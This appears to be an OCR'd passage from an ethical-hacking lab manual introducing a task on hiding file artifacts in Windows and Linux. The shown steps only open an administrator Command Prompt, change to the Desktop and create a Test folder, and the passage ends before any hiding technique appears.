
Task 4: Hiding Artifacts in Windows and Linux Machines

Artifacts are the objects in a computer system that hold important information about the activities that are performed by user. Every operating system hides its artifacts such as internal task execution and critical system files.

Here, we will use various commands to hide file in Windows and Linux machines.


1. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine.
2. Click **Search** icon ( ) on the **Desktop**. Type **cmd** in the search field, the **Command Prompt** appears in the results, click **Run as administrator** to launch it.

> Note: If a **User Account Control** pop-up appears, click **Yes**.




3. In the command prompt window type **cd C:\Users\Admin\Desktop** and press **Enter**, to navigate to **Desktop**.


4. Type **mkdir Test** and press **Enter** to create Test directory on **Desktop**.



